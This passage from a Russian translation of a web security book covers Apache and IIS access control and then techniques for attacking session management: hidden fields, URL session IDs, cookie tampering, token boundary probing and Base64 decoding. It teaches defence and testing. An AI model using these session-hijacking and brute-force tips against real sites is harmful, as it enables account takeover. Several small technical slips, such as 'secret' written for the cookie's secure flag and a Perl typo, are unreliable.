Еще один способ заключается в организации хорошо формализованного, основывающегося на ролях управления доступом. Например, можно создать базу данных, в которой содержатся все роли по отношению к используемым функциям приложения. Такими ролями могут быть чтение, создание, модификация, удаление и получение доступа. Сеансовая информация пользователя должна явным образом определять, какие роли для него доступны. Таблица ролей будет иметь вид матрицы, в строках которой указываются пользовательские идентификаторы, а в столбцах — возможные роли соответствующих пользователей.

На системном уровне можно также установить таблицы управления доступом (ACL — access control list). Такие серверы, как Apache и IIS, поддерживают конфигурационные параметры, с помощью которых можно запретить пользователю чтение, запись или запуск на выполнение на уровне отдельных файлов.

Учетные записи, в контексте которых работает Web-сервер, служба поддержки сервлетов, база данных и другие компоненты приложения, должны иметь наименьшие привилегии.

# Авторизация в Apache

В Web-сервере Apache для управления доступом пользователей к конкретным URL применяются две разные директивы. Директива `Directory` используется в тех случаях, когда управление доступом осуществляется на основе путей к файлам. Например, следующий набор директив ограничивает доступ к URL `/admin`. Только те пользователи, которые входят в группу `admin`, могут получить доступ к этому каталогу. Обратите внимание, что файлы паролей и групп хранятся за пределами корневого каталога документов Web.

```
<Directory /var/www/htdocs/admin>
  AuthType Digest
  AuthName "Admin Interface"
  AuthUserFile /etc/apache/passwd/users
  AuthGroupFile /etc/apache/passwd/groups
  Require group admin
</Directory>
```

Можно также ограничить доступ к определенным командам HTTP. Например, HTTP и WebDAV поддерживают следующие команды: `GET`, `POST`, `PUT`, `DELETE`, `CONNECT`, `OPTIONS`, `TRACE`, `PATCH`, `PROPFIND`, `PROPPATCH`, `MKCOL`, `COPY`, `MOVE`, `LOCK` и `UNLOCK`. С помощью команд *WebDAV* можно удаленно управлять содержимым Web-узла. Однако, если разрешен доступ через WebDAV к определенным каталогам, используйте директивы `Limit` для ограничения набора допустимых команд. Например, для пользовательских страниц следует разрешить только команды `GET` и `POST`.

```
<Directory /var/www/htdocs>
  Options -MultiViews -Indexes -Includes
  <Limit GET POST>
    Order allow,deny
    Allow from all
  </Limit>
</Directory>
```

Таким образом, пользователи смогут применять только команды GET и POST, запрашивая страницы в каталоге /htdocs, назначенном в качестве корневого каталога Web-узла. Подразумевается, что команда HEAD идет вместе с командой GET. Теперь, если понадобится настроить для отдельного каталога специальный доступ через WebDAV, можно воспользоваться следующим методом.

```
<Directory /var/www/htdocs/articles/preview>
  AuthType Digest
  AuthName "Author Site"
  AuthUserFile /etc/apache/passwd/users
  AuthGroupFile /etc/apache/passwd/groups
  <Limit GET POST PUT CONNECT PROPFIND COPY LOCK UNLOCK>
  Require group author
  </Limit>
</Directory>
```

В данном примере разрешены не все команды WebDAV, поскольку этого набора вполне достаточно для пользователей группы author, которым нужен доступ к данной части Web-приложения.

Дескриптор Location используется в тех случаях, когда управление доступом базируется на URI. В нем не используется привязка к определенному размещению файлов.

```
<Location /member-area>
  AuthType Digest
  AuthName "My Application"
  AuthUserFile /etc/apache/passwd/users
  AuthGroupFile /etc/apache/passwd/groups
  Require valid-user
</Location>
```

Практически все директивы, которые можно использовать внутри дескрипторов <Directory>, допустимы и в дескрипторах <Location>.

## Авторизация в IIS

Подобные параметры настройки безопасности (хотя и не столь детальной) имеются и в IIS, с помощью которых можно управлять доступом к отдельным каталогам. На рис. 6.3 показана комбинация параметров, которые должны применяться к каталогам, содержащим статические файлы HTML. После применения данных параметров каталоги становятся доступными только для чтения и не позволяют получить доступ для выполнения сценариев. Это особенно важно для каталогов, в которые пользователям разрешено записывать файлы. Если приложение разрешает запись и выполнение произвольных файлов, включая файлы ASP, последствия могут оказаться катастрофическими.





*Рис. 6.3. Настройка безопасности каталога в сервере IIS*

# Резюме

В данной главе основное внимание уделялось принципам и методам взлома ненадежных схем авторизации. Во многих случаях для взлома система авторизации нужно наличие одного или нескольких изъянов. Например, если произошел взлом системы проверки вводимых данных, это означает не только то, что в приложении следует улучшить анализ вводимой пользователем информации. Если у хакера есть возможность ввести произвольные данные, он сможет обойти и основывающуюся на ролях систему управления доступом приложения. К сфере вопросов авторизации относятся также методы, с помощью которых приложение или сервер ограничивает доступ к определенным ресурсам. Взломщика могут привлекать не только хранящиеся в базе данных приложения сведения — при небрежно организованной авторизации для него может стать важной находкой любой файл операционной системы.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| Изъян схемы авторизации Cisco IOS HTTP | `http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html` |
| CookieSpy | `http://www.codeproject.com/shell/cookiespy.asp` |



# ГЛАВА 7



Протокол HTTP не определяет никаких стандартов, с помощью которых приложения могли бы управлять пользовательскими сеансами и отслеживать состояние таких сеансов. Дело в том, что данный протокол был разработан только для простейших операций получения документов и, естественно, не мог учитывать потребности современных сложных приложений. Например, если пользователь вводит адрес `http://www.acme.com` и щелкает в открывшемся окне на кнопке Buy, чтобы купить самую последнюю версию ACME Roadrunner Trap 2000, ему придется взаимодействовать с интерфейсом пользовательской корзины и системы обработки заказов, которую он вряд ли увидит в другом Internet-магазине. Все это определяют надстройки над протоколом, тогда как сам протокол HTTP не имеет к этому ни малейшего отношения.

Одной из важнейших причин, по которой приложению нужно отслеживать состояние пользовательских сеансов, является применение средств аутентификации. После аутентификации пользователя сервер должен каким-то образом облегчать ему работу, обрабатывая поступающие от пользователя запросы совсем не так, как запросы, поступающие от неаутентифицированных пользователей. Вторая причина для отслеживания сеанса — существование приложений электронного бизнеса. Такие приложения должны уметь отвечать на слеующие вопросы.

- Информацию о каких товарах просматривает пользователь?
- Какие товары пользователь решил приобрести?
- От приобретения каких товаров пользователь отказался?
- Готов ли пользователь к оплате покупки?
- Является ли пользователь по-прежнему тем же пользователем, который был аутентифицирован системой?

При чем тут хакеры? Дело в том, что если предоставить возможность отвечать на эти вопросы самим разработчикам и Web-дизайнерам, реализации средства управления сеансом в соответствии со своими вкусами, это, скорее всего, приведет к возникновению серьезных изъянов в системе безопасности. В данной главе рассматриваются методы управления состоянием, которые нужно применять как на стороне сервера, так и на стороне клиента, а также обсуждается методика взлома соответствующих средств управления.

Разработчики Web-узлов создали немало различных способов управления состоянием сеанса в рамках протокола HTTP. Все они достаточно изящны, чего нельзя сказать об их безопасности. Основное различие соответствующих методов, с точки зрения безопасности, заключается в том, где реализуется управление сеансом — на стороне клиента или на стороне сервера.

Прежде, чем погрузиться в изучение конкретных методов управления состоянием сеанса, взгляните на табл. 7.1, в которой представлена информация общего характера, относящаяся ко всем методам управления сеансом со стороны приложения.

**Таблица 7.1. Информация, которая обычно отслеживается в ходе сеанса**

| Атрибут сеанса | Описание |
|---|---|
| Пользовательское имя | Это поле редко бывает обязательным, но в некоторых случаях все же используется, как правило, для настройки интерфейса Web-узла в соответствии со вкусами конкретного пользователя. Самый характерный случай применение этого атрибута – вывод сообщения вида "Рады снова видеть Вас, Джон!" при входе пользователя на Web-узел |
| Пользовательский идентификатор | В Web-приложениях, где для отслеживания пользователей используются базы данных, часто применяются те или иные формы числовых индексов, позволяющих однозначно идентифицировать пользователей. Во многих случаях этот индекс представляет собой просто номер строки базы данных, в которой хранится информация о пользователе |
| Пользовательские роли | Определяется тем, какие типы пользователей могут работать с приложением. Роль пользователя в приложении позволяет судить о том, может ли он просматривать данные, модифицировать их, управлять учетными записями других пользователей |

**Окончание табл. 7.1**

| Атрибут сеанса | Описание |
|---|---|
| Пользовательский профиль | Профиль может содержать как самую невинную информацию, такую как предпочитаемый пользователем цвет Web-страницы, так и самую конфиденциальную, например, точный домашний адрес и номер кредитной карты |
| Содержимое корзины покупателя | В приложениях электронной коммерции необходимость отслеживать содержимое покупательской корзины является движущей силой для управления сеансом. Содержимое покупательской корзины должно в любой момент времени соответствовать выбору, сделанному пользователем при посещении Web-магазина. Такие атрибуты, как пользовательское имя и пользовательский идентификатор, на протяжении сеанса постоянно остаются неизменными, тогда как содержимое покупательской корзины должно отслеживаться в режиме реального времени |
| Идентификатор сеанса | В некоторых случаях приложение или Web-сервер назначает сеансу определенный идентификатор, который может использоваться в течение определенного, причем достаточно короткого, периода |

Взлом механизмов управления состоянием сеанса состоит из следующих этапов.

- **Определение элемента, в котором передается информация о состоянии сеанса**. Нужно установить, какие именно элементы из перечисленных в табл. 7.1 применяются для отслеживания состояния сеанса. Пока таких элементов не выявлено, тестировать нечего.
- **Отправка перехваченной информации о сеансе**. Самый простой метод взлома заключается в перехвате информации о состоянии, например, значения идентификатора сеанса, и предоставлении такой информации приложению. Так можно выдать себя за другого пользователя, но для этого нужно сначала перехватить передаваемую информацию.
- **Модификация информации о сеансе**. Вместо отправки перехваченной информации о сеансе другого пользователя можно изменить информацию о собственном сеансе с целью попытки расширения полномочий. Например, можно попробовать уменьшать значение пользовательского идентификатора, чтобы приложение приняло вас за другого пользователя. Хотя этот метод взлома также позволяет выдать себя за другого пользователя, его преимущество состоит в том, что взломщику не требуется перехватывать данные других пользователей.
- **Расшифровка информации о состоянии**. Если информация о состоянии хранится в скрытом виде, можно попробовать применить какой-либо метод криптоанализа.

Прежде, чем начать изучение методов взлома механизма управления сеансами, требуется определить, какие именно механизмы применяются приложением. В последующих разделах описываются типичные методы управления сеансом на стороне клиента и на стороне сервера.

# Методы управления сеансом на стороне клиента

В фильмах о Джеймсе Бонде практически каждый отрицательный персонаж делится со зрителями своим коварным планом победы над агентом 007, надеясь, что хитромудрая ловушка или супернаемник позволят ему покончить с Джеймсом до того, как 007 сорвет его планы. Как ни странно, но Web-приложения часто ведут себя точно так же, как отрицатель-

ные персонажи Бондианы (правда, среди них вряд ли есть Web-узлы, вынашивающие планы захвата мирового господства). Методы отслеживания состояния сеанса, применяющиеся на стороне клиента, основываются на предположении о том, что информация о состоянии, отправленная клиенту, возвращается приложению в неизменном виде. Весьма странное предположение. Ведь каждому понятно, что после того, как некая информация, такая, например, как файл cookie, покинула сервер и поступила в распоряжение клиента, последний может в любой момент модифицировать ее и поместить в такой файл любую другую информацию. Такой подход весьма распространен. Без преувеличения можно поспорить, что если ваш Web-сервер поддерживает средства управления состоянием, он обязательно передает хоть какую-то информацию о состоянии клиенту, что, так или иначе, сказывается на безопасности.

Но поскольку привлечение клиентов к управлению состоянием сеанса столь распространено, этот метод должен иметь какие-то неоспоримые преимущества. Да, такие преимущества есть. Основное из них состоит в том, что данный метод хорошо работает в тех случаях, когда на Web-узле задействуются средства распределения нагрузки. При этом поступающие запросы можно направлять наименее занятому серверу, не беспокоясь о том, каким образом он сможет ответить на запрос, инициированный к другому серверу. Серверу достаточно просмотреть информацию о состоянии, найти пользователя в базе данных, проверить содержимое покупательской корзины и вернуть пользователю соответствующие данные. С другой стороны, средства распределения нагрузки все больше и больше приобретают интеллектуальные свойства, поэтому самые современные из них могут управлять одним сеансом, обработкой которого занимается сразу несколько серверов.

Ну что ж, давайте посмотрим на некоторые средства переноса информации о состоянии.

## Скрытые поля

Поскольку легче всего идентифицировать скрытые поля форм, начнем именно с этой категории. Использование скрытых полей, само по себе, не обязательно означает, что в нашем приложении средства безопасности никуда не годятся, хотя часто именно так оно и бывает. Давайте взглянем на форму, представляющую собой фрагмент исходного текста входа в приложение.

```
<FORM name=login_form action=
https://login.victim.com/config/login?4rfr0naidr6d3 method=post >
<INPUT name=Tries type=hidden> <INPUT value=us name=I8N type=hidden>
<INPUT name=Bypass type=hidden> <INPUT value=64mbvjoubpd06 name=U
type=hidden> <INPUT value=pVjsXMKjKD8rlggZTYDLWwNY_Wlt name=Challenge
type=hidden>
User Name:<INPUT name=Login>
Password:<INPUT type=password maxLength=32 value="" name=Passwd>
```

Когда пользователь передает приложению регистрационные данные, на самом деле приложению передается семь блоков информации, хотя на Web-странице отображаются только два из них. Все значения, передаваемые серверу в данном примере, описаны в табл. 7.2.

**Таблица 7.2. Пример значений, передаваемых в скрытых полях**

| Поле | Описание |
|---|---|
| `Tries` | По-видимому, представляет количество попыток входа пользователя в приложение. В данном примере это поле имеет нулевое значение, поскольку пользователь еще не предпринимал попыток входа. При осуществлении взлома путем перебора всех возможных вариантов следует следить за тем, чтобы значение данного поля постоянно равнялось нулю. В противном случае возможна ситуация, когда сервер заблокирует учетную запись, если переданное ему значение окажется выше определенного предела |

**Окончание табл. 7.2.**

| Поле | Описание |
|---|---|
| `I8N` | Значение этого поля установлено равным `us`. Скорее всего, оно используется для передачи Web-узлу о предпочитаемом пользователем языке Web-интерфейса, поэтому никакого влияния на безопасность не оказывает.<br><br>*Потенциальный изъян.* Это поле, как и любые другие, может быть объектом взлома средств проверки вводимых данных. Более подробная информация приведена в главе 8 |
| `Bypass` | Название этого поля весьма интересно (bypass – обходить). Требуется ли для обхода средств защиты указывать определенное значение? Или же это просто булево значение, разрешающее пользователю входить в систему без пароля?<br><br>*Потенциальный изъян.* Обход страницы входа путем взлома средств авторизации (глава 6) |
| `U` | Назначение данного поля неизвестно. Оно может содержать идентификатор сеанса или какую-то информацию, необходимую приложению. Так или иначе, но оно вполне заслуживает дополнительных исследований. Некоторые методы изучения назначения неизвестных полей можно почерпнуть из приведенного ниже раздела "Анализ идентификатора сеанса".<br><br>*Потенциальный изъян.* Может содержать конфиденциальную информацию в закодированном (это не представляет особой проблемы) или зашифрованном (что гораздо серьезнее) виде |
| `Challenge` | Значение этого поля может быть частью данных, используемых аутентификационным механизмом запроса – отклика |
| `Login` | Регистрационное имя пользователя |
| `Passwd` | Пароль пользователя |

Из данного примера можно заключить, что в двух скрытых полях `Tries` и `U` передается информация о состоянии сеанса. Пока что трудно сказать, имеются ли в механизме управления состоянием сеанса какие-то изъяны. На данном этапе это и не столь важно, поскольку основная задача сейчас — идентифицировать все такие механизмы.

**НА ЗАМЕТКУ** Рассматривая методы управления состоянием сеанса, конечно же, будем касаться и других аспектов безопасности Web-приложений. Управление сеансом является краеугольным камнем механизмов аутентификации и авторизации приложения. Кроме того, данные, получаемые от клиента, всегда должны проходить проверку корректности. Можно сказать без преувеличения, что подход к приложению с точки зрения безопасности всегда позволяет увидеть всю картину в целом.

## URL

Давайте еще раз вернемся к форме, рассмотренной в предыдущем подразделе. В поле `action` соответствующего дескриптора `FORM` имеется еще одно "скрытое поле" следующего содержания.

```
<FORM name=login_form action=
https://login.victim.com/config/login?4rfr0naidr6d3 method=post >
```

Переменные, используемые для управления сеансом и предназначенные для отслеживания их значений приложением, не должны устанавливаться в форме. В этом нет никакой необходимости, поскольку все подобные параметры вполне может установить сервер. Другой способ заключается в создании сервером ссылки, перенаправляющей пользователя в только ему доступную область. Вот еще один пример, как не надо создавать Web-узлы.

```
/redirect.html/103-6733477-6580661?
/ViewBasket;$sid$rO5J5I0EAACii6fr0eK2sQJnUEiakKFH?
/index.asp?session_id={E3E0FC4C-E5F7-48A4-8DD9-48FD08906D85}
```

В данном случае название поля `sid` говорит о том, что его значением, по-видимому, является идентификатор сеанса. Вообще-то, сама по себе передача идентификатора сеанса в URL не несет прямой угрозы безопасности, однако косвенно она может способствовать взлому с помощью следующих методов.

- **HTTPS**. Если злоумышленник отправит приложению перехваченный идентификатор сеанса, он может захватить незашифрованное соединение по протоколу HTTP, установленное с сервером другим пользователем.
- **Закладки**. Пользователь может создать закладку на URL, содержащий идентификатор сеанса. Если приложение ограничивает срок действия таких идентификаторов или же повторно использует одни и те же идентификаторы, закладка, спустя какое-то время, может оказаться недействительной.
- **Содержимое**. Это относится к любому идентификатору сеанса, доступному на стороне клиента. Если содержимое можно декодировать или расшифровать, идентификатор сеанса не является безопасным. Более подробная информация приведена в разделе "Анализ идентификатора сеанса" данной главы.

## Заголовки HTTP и cookie-значения

Значения, устанавливаемые с использованием механизма cookie, являются наиболее часто применяемым способом сохранения информации о состоянии сеанса. Для отслеживания состояния одного сеанса обычно применяются временные cookie-значения. Хорошим примером такого значения является используемое сервером IIS поле `ASPSESSIONID`. Такие cookie-значения никогда не хранятся на компьютере пользователя, поэтому для получения к ним доступа нужно применить такие специальные средства, как Achilles.

Значения же, сохраняющиеся в файлах cookie, записываются, как легко догадаться, на диск компьютера, вследствие чего могут использоваться в нескольких разных сеансах. Обычно такие значения имеют следующий формат.

```
Set-Cookie: NAME= VALUE; expires= DATE; path= PATH;
domain= DOMAIN_NAME; secure
```

Подобные cookie-значения несут в себе информацию о состоянии. Часто этот механизм используется Web-узлами, предоставляющими пользователю возможность сохранения информации о своих предпочтениях. К сожалению, за все приходится платить, и в данном случае в жертву удобству нередко приносится безопасность. Рассмотрим следующий пример.

```
Set-Cookie: autolog=bWlrZTpteXMzY3IzdA%3D%3D; expires=Sat, 01-Jan-2037
00:00:00 GMT; path=/; domain=victim.com
```

На первый взгляд может показаться, что поле `autolog` содержит произвольный набор символов, однако это не так. Данная строка представляет собой не что иное, как закодированную с помощью алгоритма Base64 пару `mike:mys3cr3t`. Это, скорее всего, пользовательские имя и пароль, сохраненные на компьютере пользователя. В довершение всего среди зна-

чений cookie отсутствует ключевое слово `secret`. Это означает, что броузер позволит отправлять соответствующий файл cookie через обычный протокол HTTP.

## Срок действия

Когда пользователь заканчивает сеанс работы с приложением, в котором применяются постоянные файлы cookie, приложение должно установить все значения cookie в ноль, а также прекратить срок их действия. Выполнение этих процедур приводит к корректной очистке файла cookie. Кроме того, приложение может использовать срок действия с целью заставить пользователей проходить повторную аутентификацию по истечении, скажем, каждых 20 минут работы. Соответствующий файлы cookie будет действительным только в течение 20 минут после аутентификации пользователя. Когда срок действия файла cookie истечет, броузер удалит его. Приложение, определив, что файл cookie отсутствует, снова запросит пользователя его регистрационные данные. Данный механизм может работать весьма эффективно, отсекая все незакрытые сеансы, но при одном условии — если он будет корректно реализован.

Например, предположим, что приложение устанавливает значение `HasPwd`, срок действия которого истекает через 20 минут.

```
Set-Cookie: HasPwd=45lfhj28fmnw; expires=Tue, 24-Apr-2002
12:20:00 GMT; path=/; domain=victim.com
```

В таком случае достаточно попробовать установить другой срок действия, чтобы проверить, примет ли приложение такой модифицированный файл cookie.

```
Set-Cookie: HasPwd=45lfhj28fmnw; expires=Tue, 24-Apr-2003
12:20:00 GMT; path=/; domain=victim.com
```

Именно так можно установить, реализован ли на сервере какой-либо механизм контроля длительности сеанса. Если новое значение cookie, для которого установлен срок действия, равный 20 минут плюс 1 год, останется действительным в течение часа, можно сделать вывод о том, что 20-минутный срок действия ничего не означает. Значение будет иметь только параметр таймаута, установленный для Web-сервера (например, 60 минут).

## HTTP Referer

Авторам приходилось тестировать Web-узлы, использовавшие для управления сеансом и аутентификацией заголовок `HTTP Referer`. Данный механизм подобен механизму передачи информации о состоянии сеанса в URL, однако он усложняет перехват соответствующих данных, поскольку требует применения специальных инструментов, таких как Achilles.

# Методы управления сеансом на стороне сервера

Методы управления сеансом на стороне сервера, как правило, обладают более высокой надежностью по сравнению с методами, основанными на передаче информации клиенту. Конечно, ни один из методов управления сеансом на стороне сервера не может избежать того, чтобы скрыть всю информацию о состоянии сеанса от клиента. Так или иначе, но сервер должен каким-то образом идентифицировать пользователя. Однако основное отличие серверных методов заключается в том, что такая информация о сеансе, как данные о профиле, привилегиях и содержимом покупательской корзины, все же хранится на сервере. Клиенту же передается лишь идентификатор сеанса.

## Идентификаторы сеанса, генерируемые сервером

Современные Web-серверы могут генерировать уникальные и, хотелось бы надеяться, случайным образом выбираемые идентификаторы сеансов. Такие идентификаторы, как правило, имеют достаточно большую длину (32 бита) и представляют собой какие-то случайные числа. Это исключает возможность проведения различных видов взломов, кроме, пожалуй, взлома путем повторной отправки перехваченного идентификатора сеанса. Поля, в которых передаются соответствующие идентификаторы сеанса, перечислены в табл. 7.3 с указанием использующих эти поля популярных Web-серверов.

**Таблица 7.3. Поля, используемые популярными Web-серверами для хранения значений идентификатора сеанса**

| Сервер | Поля, используемые сервером для хранения идентификатора сеанса |
|---|---|
| IIS | `ASPSESSIONID` |
| Tomcat (сервер JSP/сервлетов) | `JSESSIONID` |
| PHP | `PHPSESSIONID` |
| Apache | `SESSIONID` |
| ColdFusion | `CFID`<br>`CFTOKEN` |
| Другие серверы | `JServSessionID`<br>`JWSESSIONID`<br>`SESSID`<br>`SESSION`<br>`SID`<br>`session_id` |

## База данных сеанса

Приложения, основывающиеся на системе управления базой данных, могут организовать практически полное управление сеансом на стороне сервера. База данных сеанса — это чрезвычайно эффективное средство управления сеансами, позволяющее соблюсти все требования безопасности, даже когда Web-узел физически образуется несколькими Web-серверами. При использовании базы данных сервер по-прежнему генерирует уникальное числовое значение и передает его клиенту, однако вся остальная информация остается на сервере.

Когда пользователь первый раз входит в приложение, для него генерируется временный идентификатор сеанса, который сохраняется приложением в таблице сеансов. В этой же строке таблицы сохраняются все сведения о сеансе, представленном данным идентификатором. При каждом запросе пользователем новой страницы приложение получает от клиента маркер сеанса и производит выборку соответствующих ему значений из таблицы сеансов. Таким образом, до тех пор, пока идентификатор сеанса остается пригодным к использованию, приложению достаточно обратиться к проиндексированной идентификатором строке таблицы сеансов, чтобы получить исчерпывающую информацию об этом сеансе.

Преимущество использования базы данных сеансов состоит в том, что клиенту нужно передавать только одно значение. Таким образом, полную информацию о состоянии сеанса невозможно ни перехватить, ни подделать, ни модифицировать. Базу данных можно организо-

вать таким образом, чтобы соответствующий ее модуль периодически опрашивал таблицу и автоматически прекращал действие просроченных идентификаторов сеанса. Это позволит приложению установить жесткие временные рамки для срока действия идентификаторов и тем самым существенно снизить вероятность взлома путем подбора идентификатора сеанса. Кроме того, в базе данных сеансов может накапливаться и информация о том, сколько раз пользователь входил в приложение. Например, весьма желательно установить лимит для количества входов, ограничив его до одного. Это снизит вероятность успеха взлома идентификатора сеанса путем перебора всех возможных вариантов. При превышении заданного значения можно блокировать доступ пользователя к приложению на определенный период времени, достаточный для того, чтобы прежний идентификатор сеанса устарел.

Недостаток использования базы данных также состоит в том, что клиенту передается только одно значение. Если это значение получено по какой-то закономерности, а не сгенерировано случайным образом, злоумышленник может рано или поздно подобрать корректное значение идентификатора сеанса. Поэтому рекомендуется использовать этот метод только вместе с протоколом SSL, чтобы сохранить в безопасности значение идентификатора сеанса.

# Анализ идентификатора сеанса

Проверка устойчивости к взлому идентификатора сеанса сама по себе не является активным взломом. Поэтому, в зависимости от того, каким образом передается информация о сеансе, а также от того, кодируется ли она или шифруется, можно собрать немало ценной информации о приложении (например, узнать значения внутренних паролей или переменных), о других пользователях (наличие информации о профилях в переменных сеанса) или сервере (IP-адрес, системное время), не выполняя никаких подозрительных действий. Чем больше собрано сведений о приложении, тем понятнее, как оно устроено и как можно воспользоваться его изъянами.

## Анализ содержимого

Прежде всего следует определиться, что вас интересует. В одной переменной передается информация о состоянии или в нескольких? Используются ли текстовые идентификаторы или строковые? Можно ли предсказать, каким будет следующее значение идентификатора? Шифруется ли строка или просто кодируется? Можно ли ее раскодировать (расшифровать)?

Да, для того чтобы получить полную картину работы механизма управления сеансом, нужно ответить на много подобных вопросов. В этом подразделе отметим основные направления, в которых следует двигаться при определении значений, передаваемых приложением.

### Предопределенные значения

Информация о сеансе может содержать пользовательское имя, идентификаторы или другие элементы, специфичные для данного конкретного приложения. Кроме того, существуют и другие элементы, часто использующиеся в качестве маркеров сеансов. Поскольку сеанс обычно устанавливается между одним клиентом и одним сервером, среди соответствующих данных нет никакой посторонней информации, не относящейся к исследуемому приложению. Временную отметку, например, можно идентифицировать по наличию в маркерах постоянно увеличивающихся значений. Некоторые из часто используемых элементов перечислены в табл. 7.4. При анализе маркеров сеанса следует пытаться определить из передаваемых данных, какие значения соответствуют указанным в табл. 7.4 полям. При этом следует помнить, что эти значения не всегда передаются в открытом виде. Например, в данных может присутствовать отметка времени, закодированная по алгоритму Base64.

**СОВЕТ** Для просмотра текущего времени в эпохальном формате (epoch time) используется команда `date +%s`. Для преобразования полученного значения в удобочитаемую форму можно воспользоваться командой `perl -e 'use Time::localtime; prime ctime(<время в эпохальном формате)'`.

**Таблица 7.4. Содержимое типичных маркеров сеанса**

| Маркер | Описание |
|---|---|
| Отметка времени и даты | Отметка даты и (или) времени – это, пожалуй, наиболее часто используемое в качестве маркера сеанса значение. Даже если она закодирована, ее легко определить из-за того, что ее значение постоянно растет и никогда не генерируется случайным образом. Отметка даты и времени может иметь строковый формат или представлять собой число, соответствующее времени в эпохальном формате (количество секунд, прошедших с 1 января 1970 года).<br><br>Изменение этого значения может увеличить длительность сеанса. При этом периодически нужно изменять данное значение для того, чтобы повторно отправляемый маркер оставался пригодным к использованию.<br><br>Часто используемые форматы:<br><br>день месяц год часы:минуты:секунды<br>Месяц день часы:минуты:секунды год<br><br>1019079851 (или любое другое 10-значное число) |
| Увеличивающееся числовое значение | Маркеры такого вида опознать легче всего, поскольку они не генерируются случайным образом.<br><br>Изменение этого значения может привести к подмене пользователя или захвату чужого сеанса |
| Пользовательский профиль | Можно попробовать проверить, не содержатся ли в маркере известные значения в закодированной форме: имя, фамилия, адрес, номер телефона, название местности и т.п.<br><br>Изменение этого значения может привести к подмене пользователя |
| IP-адрес сервера | Сервер внедряет свой IP-адрес в значения cookie. В качестве IP-адреса может использоваться как общедоступный адрес, так и внутренний, из числа зарезервированных для использования в локальных сетях. Нужно проверить, не образуют ли IP-адрес четыре байта, похожие на закодированный адрес, как в прямом порядке (старшие биты в начале), так и в обратном (старшие биты в конце). Так, IP-адрес `192.168.0.1` может быть представлен как в виде `0xC0A80001`, так и в виде `0x100A8C0`.<br><br>Изменение данного значения, как правило, приводит к разрыву сеанса, но зато позволяет установить схему подключений серверов, образующих Web-узел |
| IP-адрес клиента | Сервер внедряет IP-адрес клиента в значения cookie. Нужно проверить, не образуют ли IP-адрес четыре байта, похожие на закодированный адрес, как в прямом порядке (старшие биты в начале), так и в обратном (старшие биты в конце). Например, IP-адрес `192.168.0.1` может быть представлен как в виде `0xC0A80001`, так и в виде `0x100A8C0`. Это значение найти проще, поскольку свой IP-адрес известен, тогда как IP-адрес сервера иногда приходится искать наугад.<br><br>Изменение данного значения может потребоваться в тех случаях, когда нужно организовать взлом путем отправки ложного ответа или взлом путем подлога пользователя |

**Окончание табл. 7.4**

| Маркер | Описание |
|---|---|
| Инициирующее значение | Данные, генерируемые случайным образом при каждом новом запросе. Могут меняться для каждого нового сеанса или же оставаться неизменными от сеанса к сеансу, меняясь только в течение сеанса.<br>Накопив базу данных различных значений этого типа, можно подобрать секретный ключ, используемый сервером для шифрования данных |

## Числовые границы

Если вы имеете дело с очевидно числовыми значениями, бывает очень полезно попытаться определить диапазон допустимых значений соответствующего маркера. Например, если приложение сгенерировало идентификатор сеанса, равный `1234567`, что можно сказать о пуле возможных значений такого идентификатора? В табл. 7.5 представлены некоторые методы проверки и выводы, которые можно сделать на основе полученных результатов о приложении.

**Таблица 7.5. Методы проверки граничных значений**

| Используемые для тестирования величины | Что означает успешное тестирование |
|---|---|
| `9999`<br>`99999`<br>...<br>`99999999999999999` | Суть тестирования состоит в том, что некоторые приложения, на первый взгляд, используют в качестве маркеров сеансов числовые значения. Однако, если выяснилось, что приложение без каких-либо проблем "проглатывает" строку из 20 цифр, это может означать только одно – соответствующая переменная приложения имеет не числовой, а строковый тип |
| `-128`<br>`127` | В качестве переменной для хранения маркера сеанса используется 8-битовое целое число со знаком |
| `0`<br>`255` | В качестве переменной для хранения маркера сеанса используется 8-битовое беззнаковое целое число |
| `-32768`<br>`32767` | В качестве переменной для хранения маркера сеанса используется 16-битовое целое число со знаком |
| `0`<br>`65535` | В качестве переменной для хранения маркера сеанса используется 16-битовое беззнаковое целое число |
| `-2147483648`<br>`2147483647` | В качестве переменной для хранения маркера сеанса используется 32-битовое целое число со знаком |
| `0`<br>`4294967295` | В качестве переменной для хранения маркера сеанса используется 32-битовое беззнаковое целое число |

Проверка границ дает возможность установить, насколько сложно провести взлом данного маркера путем перебора всех возможных вариантов. Кроме того, с точки зрения взлома средств проверки вводимых данных или взлома путем внедрения SQL такая проверка дает дополнительную информацию о низкоуровневой архитектуре приложения.

## Шифрование или кодирование?

Закодированное содержимое создает взломщику гораздо меньше проблем, чем зашифрованное. Кодирование — это метод представления одного набора символов (букв, цифр, знаков пунктуации, служебных символов) с помощью другого набора (букв и цифр). Кодирование представляет собой обратимый процесс, не требующий для декодирования знания какой-либо секретной информации. Иными словами, если известно, что используется кодировка Base 64, можно со всей уверенностью заявить, что строка `ZG9uam9ubGFuZA==` представляет собой закодированную строку `donjonland`. Чтобы выполнить такое декодирование, не нужно знать никаких паролей.

### Base 64

Алгоритм кодирования Base 64 был разработан для того, чтобы в URL можно было передавать строки, содержащие любые символы. С помощью Perl можно легко закодировать любые данные по алгоритму Base 64 и столь же легко их раскодировать. Если вы столкнулись со схемой кодирования, в которой используются шестибитовые символы, скорее всего, эта схема называется Base 64.

Ниже приведены два сценария, написанные на языке Perl (да-да, именно так — всего лишь две строки программного кода), которые позволяют выполнить кодирование или декодирование по схеме Base 64.

```
#!/usr/bin/perl
# be64.pl
# encode to base 64
use MIME::Base64;
print encode_base64($ARGV[0]);
```

Сценарий декодирования имеет следующий вид.

```
#!/usr/bin/perl
# bd64.pl
# decode from base 64
use MIME::Base64;
print decode_base64($ARGV[0]);
```

**СОВЕТ** По ходу данной главы вы убедитесь, что Perl предоставляет исследователю безопасности гораздо более серьезные возможности, чем демонстрируемые в этих сценариях. Поэтому настоятельно рекомендуем как можно лучше овладеть этой системой.

### MD5

